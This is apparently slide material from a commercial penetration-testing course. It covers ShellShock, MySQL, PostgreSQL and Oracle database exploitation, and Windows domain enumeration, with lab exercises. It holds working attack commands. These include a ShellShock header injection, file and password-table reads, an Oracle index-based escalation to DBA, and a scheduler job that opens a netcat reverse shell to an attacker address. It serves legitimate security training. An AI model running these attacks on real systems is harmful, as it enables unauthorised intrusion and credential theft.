


NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# HeartBleed



Reference:

<https://securityintelligence.com/heartbleed-openssl-vulnerability-what-to-do-protect/>

# ShellShock

---



- Another named vulnerability
- Could affect any system that allows command execution via Bash
- Bug in parsing of input
- Affects remote script parsing such as CGI
- Affected all Bash versions until 4.3
  - Bash not directly externally accessible, so often ignored

## Example:

```
env x='() { :; }; echo vulnerable' bash -c "echo this is a test"
```

- x is defined from ' to ' i.e. x='() { :; }; echo vulnerable'
- echo vulnerable should be part of function definition

Read about another example: [https://digi.ninja/blog/telnet\\_shellshock.php](https://digi.ninja/blog/telnet_shellshock.php)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



# Lab challenge

## 2.3

# Heartbleed & ShellShock

---

- Identify a way to access the administrative interface on 192.168.3.180
  - **Hint:** Scripts (for both plain text and hex extraction) available at /root/Tools/heartbleed/
- Demos:  
<https://www.youtube.com/watch?v=OMtvF-FTxGQ>  
<https://www.youtube.com/playlist?list=PL4OKpmMG8j3ACG58ZermLsoQy-5DuNqk3>
- Gain a shell on the system by exploiting functionality of the administrative interface
  - **Hint:**  

```
curl -k  
https://192.168.3.180/<vulnerable_page> -H  
"custom:() { ignored; }; <your_commands> "
```

# Network status: After HeartBleed and ShellShock

## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



## Databases

- MySQL
- PostgreSQL
- Oracle



Databases

**MySQL &  
PostgreSQL**

 Companies House

**BETA** This is a trial service — your [feedback](#) will help us to improve

[Sign in / Register](#)

Search for a company or officer

```
;  
DROP TABLE  
"COMPANIES";-- LTD
```

# Attacking MySQL

---

- MySQL is very widely used - which makes it an attractive target
- Listens on TCP port 3306 by default
- Typically secured by default with network access controls and built in ACLs

## Vulnerabilities:

- BACKRONYM (SSL Downgrade - 2015)
- Remote Authentication Bypass (2012)
- SQL injection attacks
- Abusing Management Console access (such as phpMyAdmin)
- Brute force attack if a direct connection is possible
- The root user of MySQL is almost always present and not configured to lockout by default



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# MySQL Exploitation

---



- Getting access to a database is just the beginning
- Various attacks can be performed depending on privileges
- FILE\* privilege allows the user to read files on the server

```
select LOAD_FILE('/etc/passwd');
```

- Database credentials location: mysql.user table

```
select * from mysql.user;
```

- Note: It's always worth checking if your database account has the FILE privilege. The MySQL root user has this access...

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# PostgreSQL Exploitation

---

- Listens on TCP port 5432 by default
- Default configuration is limited to localhost
- Default user **postgres**
- UDF Injection allows os code execution as the postgres user

```
sqlmap -d  
postgres://postgres:password@192.168.X.X:5432/postgre  
s --os-shell
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved



# Lab challenge

## 3.1

# MySQL and Postgres

---

- Identify an account with a weak password and login to the MySQL database
  - Read the file `/etc/passwd` and identify the username corresponding to uid 1001
  - Extract & crack hashes from the MySQL database (mysql.user table) & tables within 'other' databases
- Identify the SSH service running on the host
  - Using an online attack, obtain the password for user identified during the MySQL challenge
  - Obtain the output of the command `uname -a`
- Identify an account with a weak password and login to the PostgreSQL database
  - Execute OS code and obtain the output of `ifconfig` on the remote host



Databases

**Oracle**



# Oracle

---



To connect to an Oracle database, you need the following:

- IP:port (default port 1521)
  - use Nmap for this
- SID (database name)
  - use odat here
- Credentials
  - use odat here

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Oracle: The real world

---

- Typically you will be able to connect to Oracle as an unprivileged account such as SCOTT/TIGER
- After connecting you may want to:
  - Escalate privileges to become DBA
  - With DBA privs execute OS Code



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Hacking Oracle for fun and pr0fit: #1 and #2



## #1: Identify SID

```
odat-libc2.5-x86_64 sidguesser -s
192.168.3.100
```

```
[1.1] Searching valid SIDs thanks to a
well known SID list on the
192.168.3.100:1521 server
```

```
[+] 'XE' is a valid SID. Continue...
```

```
[+] 'XEXDB' is a valid SID. Continue...
```

## #2: Identify default account(s)

```
odat-libc2.5-x86_64 passwordguesser -d
XE -s 192.168.3.100
```

```
[+] Valid credentials found:
SCOTT/TIGER. Continue...
```

```
100%
|#####
#####
#####
#####
###| Time: 00:00:15
```


```
[+] Accounts found on
192.168.3.100:1521/XE: { 'SCOTT':
'TIGER' }
```

# Hacking Oracle for fun and pr0fit: #3



Connect\*\* to Oracle database with credentials identified and verify your user privileges:

```
select * from session_privs
```



\*\* we recommend using an external tool called Razorsql ([www.razorsql.com](http://www.razorsql.com)) for connecting to the database. You can download a FREE 30 day trial from the razorsql website.

# Hacking Oracle for fun and pr0fit: #4

---

Vectors for privilege escalation attacks against Oracle:

- Missing security patches
- Poorly written custom PL/SQL code
- 0 day



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Oracle: Vulnerabilities CPU Jan 2015

---

Vulnerability: Public role has index privilege on SYS.DUAL table

## Exploit:

- Create a malicious function as our low privileged user
- Create an Index on SYS.DUAL which will execute this function
- Query SYS.DUAL
- The function will now be executed as SYS

Reference:  
[http://www.davidlitchfield.com/Privilege\\_Escalation\\_via\\_Oracle\\_Indexes.pdf](http://www.davidlitchfield.com/Privilege_Escalation_via_Oracle_Indexes.pdf)





## Demo

# Hacking Oracle

---

CREATE your 'malicious' function

```
CREATE OR REPLACE FUNCTION GETDBA_X (FOO varchar)
return varchar deterministic authid current_user
is
pragma autonomous_transaction;

begin
execute immediate 'grant dba to userx identified
by userx';

commit;

return 'FOO';

end;
```

# Hacking Oracle: Continued

---

Create index on sys.dual referencing your function

```
create index exploit_index_X on  
SYS.DUAL(SCOTT.GETDBA_X('BAR'));
```



Demo

# Hacking Oracle: Continued



Demo

Query Dual to execute your exploit:

```
select user from sys.dual;
```

Login as:

```
userx/userx (DBA user)
```

The screenshot shows a SQL\*Plus window with a command prompt at the top: `select * from session_privs;`. Below the prompt is a table titled "PRIVILEGE" with 24 rows of system privileges. The window title is "session\_privs" and it has a toolbar with various icons.

	PRIVILEGE
1	ALTER SYSTEM
2	AUDIT SYSTEM
3	CREATE SESSION
4	ALTER SESSION
5	RESTRICTED SESSION
6	CREATE TABLESPACE
7	ALTER TABLESPACE
8	MANAGE TABLESPACE
9	DROP TABLESPACE
10	UNLIMITED TABLESPACE
11	CREATE USER
12	BECOME USER
13	ALTER USER
14	DROP USER
15	CREATE ROLLBACK SEGMENT
16	ALTER ROLLBACK SEGMENT
17	DROP ROLLBACK SEGMENT
18	CREATE TABLE
19	CREATE ANY TABLE
20	ALTER ANY TABLE
21	BACKUP ANY TABLE
22	DROP ANY TABLE
23	LOCK ANY TABLE
24	COMMENT ANY TABLE

# Hacking Oracle: OS Code Execution

```
1 begin
2 dbms_scheduler.create_job( job_name => 'TEST9', job_type =>
3 'EXECUTABLE', job_action => '/bin/nc', number_of_arguments => 4, start_date =>
4 SYSTIMESTAMP, enabled => FALSE, auto_drop => TRUE);
5 dbms_scheduler.set_job_argument_value('TEST9', 1, '192.168.9.206');
6 dbms_scheduler.set_job_argument_value('TEST9', 2, '9999');
7 dbms_scheduler.set_job_argument_value('TEST9', 3, '-e');
8 dbms_scheduler.set_job_argument_value('TEST9', 4, '/bin/bash');
9 dbms_scheduler.enable('TEST9');
10 end;
```

```
11
12
13 root@kali:~# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.9.206] from (UNKNOWN) [192.168.3.100] 60849
id
uid=1000(oracle) gid=1001(dba) groups=1001(dba)
```



# Exercise 3.2



## Demo 3.2

## Oracle

---

- Identify a default account and SID within the Oracle database running on 192.168.3.100
- Connect to the database and identify the privileges this user has
- Escalate privileges and obtain DBA access
- Using this privileged access, execute OS code and obtain interactive 'shell' access as the Oracle user

# Database Exploitation Summary

---

- Databases can often be overlooked while performing a network pentest
- However, they provide an attack surface which can aid an attacker
- Most databases on Windows will run as the privileged SYSTEM account; OS code execution could lead to further avenues of attack



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Network status: After DB Exploitation


## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



# Hacking Windows

- Enumeration
- Remote Exploitation
- Privilege Escalation
- Bypass and Post Exploitation
- Active Directory

# Agenda

---

- Host/User Enumeration
- AppLocker/GPO Bypass Techniques
- Privilege Escalation
- Post Exploitation
  - Antivirus\AMSI Bypass Techniques
  - Exfiltration of Data and Secrets
- Active Directory Delegation Enumeration and Pwnage
- Remote Services, Pivoting and Lateral Movement in a Network
- Persistence
  - Golden Ticket and DCSync
  - Reviewing other methods



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved



Hacking Windows

**Enumeration**



# Useful Services

Port/Protocol	Description
88 TCP and UDP	<ul style="list-style-type: none"><li>○ Network authentication</li></ul>
135/TCP and 135/UDP (RPC EPM )	<ul style="list-style-type: none"><li>○ MS RPC endpoint mapper (DCE locator service)</li><li>○ Similar to Sun RPC port mapper</li><li>○ Services such as Outlook, Exchange, messenger service use this</li></ul>
137/UDP and 138/UDP	<ul style="list-style-type: none"><li>○ NetBIOS browser, naming and lookup functions</li><li>○ 137/UDP- Browsing requests of NetBIOS over TCP/IP for eg. name lookup requests such as file sharing, printer, SQL named pipes, WINS proxy, etc</li><li>○ 138/UDP - Browsing datagram responses of NetBIOS over TCP/IP e.g NetLogon service (see services.msc)</li></ul>
139 and 445	<ul style="list-style-type: none"><li>○ File sharing (CIFS)</li></ul>

# NetBT Name Resolution

---

- NetBT || NetBIOS over TCP/IP || NBT
- NetBIOS over TCP/IP is the network component that performs computer name to IP address mapping, name resolution (netbt.sys or vnbt.sys)
- A legacy protocol used for backward compatibility
- Can be queried using the built in Windows utility nbtstat (nmblookup on Linux)
  - Windows: `nbtstat -a <ip>`
  - Linux: `nmblookup -A 192.168.3.215`
- A response of 1C denotes that the host is a Domain Controller (a list of NetBIOS suffixes @ <https://technet.microsoft.com/en-us/library/cc961921.aspx> )



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# User Enumeration: **The Past**

---



- Depending on the version of OS being targeted (and/or the settings defined within the security policy) a lot of data may be retrieved - even from a null session!
- A NULL session == blank username and a blank password:
  - Windows: `net use \\IP_ADDRESS\ipc$ "" /user:""`
  - Linux: `rpcclient -U "" IP_ADDRESS`
- Domain controllers  $\leq$  Windows 2003 are very forthcoming with supplying this data

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SIDs and RIDs

---

- Unique and assigned sequentially by the local system or, if a domain user, a domain controller
- Before you can enumerate users, you need to have knowledge of the domain or local computer identifier
  - **S-1-5-21-2000478354-1708537768-1957994488-500**
  - **S**: Identifies the value as a SID
  - **1**: The revision level/version of the specification
  - **5**: The top-level authority that issued the SID
  - **21**: SECURITY\_NT\_NON\_UNIQUE, indicates a domain id will follow
  - **2000478354-1708537768-1957994488**: The domain or local computer identifier that issued the SID
  - **500**: The RID
- Well known security identifiers list <https://support.microsoft.com/en-us/kb/243330>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# User Enumeration: **Today**

---



- What if we have:
  - No Null session
  - No password
  - Now what?
- User Enumeration via Kerberos:
  - **Non-existent account:** `KDC_ERR_C_PRINCIPAL_UNKNOWN`
  - **A locked or disabled account:** `KDC_ERR_CLIENT_REVOKED`
  - **A valid account:** `KDC_ERR_PREAUTH_REQUIRED`
- **The prerequisite:** We need to have a list of possible usernames to *throw* at the server

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# User Enumeration: Kerberos

KRB Error: KRB5KDC\_ERR\_C\_PRINCIPAL\_UNKNOWN

KRB Error: KRB5KDC\_ERR\_CLIENT\_REVOKED NT Status: STATUS\_ACCOUNT\_DISABLED

KRB Error: KRB5KDC\_ERR\_PREAUTH\_REQUIRED

16	0.361806634	192.168.3.215	192.168.4.83	TCP	54 88 → 60854 [RST, ACK] Seq=85 Ack=130 Win=0 Len=0
17	0.361948708	192.168.4.83	192.168.3.215	KRB5	195 AS-REQ
18	0.452888328	192.168.3.215	192.168.4.83	KRB5	150 KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
19	0.452916494	192.168.4.83	192.168.3.215	TCP	66 60856 → 88 [ACK] Seq=130 Ack=85 Win=29312 Len=0
20	0.453059451	192.168.4.83	192.168.3.215	TCP	66 60856 → 88 [FIN, ACK] Seq=130 Ack=85 Win=29312 Len=0
21	0.546998389	192.168.3.215	192.168.4.83	TCP	66 88 → 60856 [ACK] Seq=85 Ack=131 Win=132096 Len=0
22	0.612854712	192.168.3.215	192.168.4.83	TCP	54 88 → 60856 [RST, ACK] Seq=85 Ack=131 Win=0 Len=0

```
Frame 17: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60856 (60856), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 125 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
          KerberosString: Sarah
      realm: plum
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
          KerberosString: krbtgt
          KerberosString: plum
```

KerberosString: Sarah

17	0.357413583	192.168.3.215	192.168.4.83	KRB5	177 KRB Error: KRB5KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED
18	0.357446245	192.168.4.83	192.168.3.215	TCP	66 60916 → 88 [ACK] Seq=130 Ack=112 Win=29312 Len=0
19	0.357587000	192.168.4.83	192.168.3.215	TCP	66 60916 → 88 [FIN, ACK] Seq=130 Ack=112 Win=29312 Len=0
20	0.462019443	192.168.3.215	192.168.4.83	TCP	66 88 → 60916 [ACK] Seq=112 Ack=131 Win=132096 Len=0
21	0.532207839	192.168.3.215	192.168.4.83	TCP	54 88 → 60916 [RST, ACK] Seq=112 Ack=131 Win=0 Len=0

```
Frame 15: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60916 (60916), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 125 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
          KerberosString: peter
      realm: plum
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
          KerberosString: krbtgt
          KerberosString: plum
```

KerberosString: peter

18	0.465250141	192.168.3.215	192.168.4.83	KRB5	235 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
19	0.465274511	192.168.4.83	192.168.3.215	TCP	66 60804 → 88 [ACK] Seq=128 Ack=170 Win=132096 Len=0
20	0.465423830	192.168.4.83	192.168.3.215	TCP	66 60804 → 88 [FIN, ACK] Seq=128 Ack=170 Win=132096 Len=0
21	0.554679453	192.168.3.215	192.168.4.83	TCP	66 88 → 60804 [ACK] Seq=170 Ack=129 Win=132096 Len=0
22	0.622022142	192.168.3.215	192.168.4.83	TCP	54 88 → 60804 [RST, ACK] Seq=170 Ack=129 Win=0 Len=0

```
Frame 17: 193 bytes on wire (1544 bits), 193 bytes captured (1544 bits) on interface 0
Ethernet II, Src: 1a:12:b8:5d:dc:02 (1a:12:b8:5d:dc:02), Dst: 02:bb:5e:1c:62:b1 (02:bb:5e:1c:62:b1)
Internet Protocol Version 4, Src: 192.168.4.83, Dst: 192.168.3.215
Transmission Control Protocol, Src Port: 60804 (60804), Dst Port: 88 (88), Seq: 1, Ack: 1, Len: 127
Kerberos
  Record Mark: 123 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    req-body
      Padding: 0
      kdc-options: 40000000 (forwardable)
      cname
        name-type: KRB5-NT-PRINCIPAL (1)
        name-string: 1 item
          KerberosString: bob
      realm: plum
      sname
        name-type: KRB5-NT-SRV-INST (2)
        name-string: 2 items
          KerberosString: krbtgt
          KerberosString: plum
```

KerberosString: bob

# User Enumeration: **Recent Developments**

---



- Sensepost - May 2018
- New methods to perform unauthenticated user enumeration
  - <https://sensepost.com/blog/2018/a-new-look-at-null-sessions-and-user-enumeration/>
  - <https://github.com/sensepost/UserEnum>
- Methods (all require a pre-populated list of usernames):
  - DsrGetDcNameEx2
  - CLDAP (Connectionless LDAP) Ping
    - UDP packet (fast)
    - Response codes indicate existence of account - 23 (true) or 25 (false)
  - NetBIOS MailSlot Ping
    - Response codes indicate existence of account - 23 (true) or 25 (false)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Level Up!

---



- We have a list of valid accounts, now what?
- Password guessing:
  - Most domain accounts will be influenced by a defined password policy
  - Account lockout is usually configured
  - Unless you can view password policy details we wouldn't recommend testing more than 3 passwords per unique account

```
Force user logoff how long after time expires?: Never
Minimum password age (days): 1
Maximum password age (days): 42
Minimum password length: 7
Length of password history maintained: 24
Lockout threshold: Never
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: PRIMARY
The command completed successfully.
```

- Tie in with OSINT activities - any hints, personal information or naming conventions?

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.1



## Demo 4.1

# Windows Enumeration

---

- There is a Windows domain within the 192.168.3.0/24 network, what is the name?
- Using data gathered during earlier OSINT activities, find valid user accounts on the identified domain
- Gain RDP access to a workstation within the range 192.168.X.0/24 using one of the identified accounts

# Windows Exploitation Status



192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account


192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer 21)

Domain: plum.local



Hacking Windows

**Windows**  
**PowerShell**



# What is PowerShell

---

- An Open Source (since Aug 2016) command-line shell and scripting language built on .NET by Microsoft
- Windows PowerShell
  - powershell.exe
  - v5.1
  - Windows only

VS

- PowerShell Core
  - pwsh.exe
  - v6.2
  - Cross-platform



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows PowerShell

---

- Installed by default on up to current latest Windows OS
- Mainly used for task automation and Configuration Management
- Very specific to Windows environment
- Includes version for 32-bit as well as for 64-bit architecture
- Although no longer receiving feature updates, Windows PowerShell is (for the time being, at least) arguably more powerful than PowerShell Core due to use of established .NET Framework vs newer .NET Core



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows PowerShell vs Command Prompt

---



PowerShell is object-oriented	CMD is string-based.
Can process PS objects as well as batch files	Can process only batch files
Can be integrated runtime with .Net	Cannot be integrated with .Net
Rich set of commands which can be integrated with Windows and other Microsoft products	Not as flexible as compared to PowerShell

# PowerShell for Penetration Testing

---

- Provides access to multiple components on a Windows platform like File System, WMI, COM objects, Registry, Windows API, etc.
- Installed by default - Most of the time trusted by Antivirus as a valid program
- Multiple open source frameworks are already developed in PowerShell for every security task from enumeration to exploitation, post exploitation, etc.
- Very rich command collection that quickly helps in enumeration activities
- (Relatively) easy and quick to learn and script
- Built to be used remotely



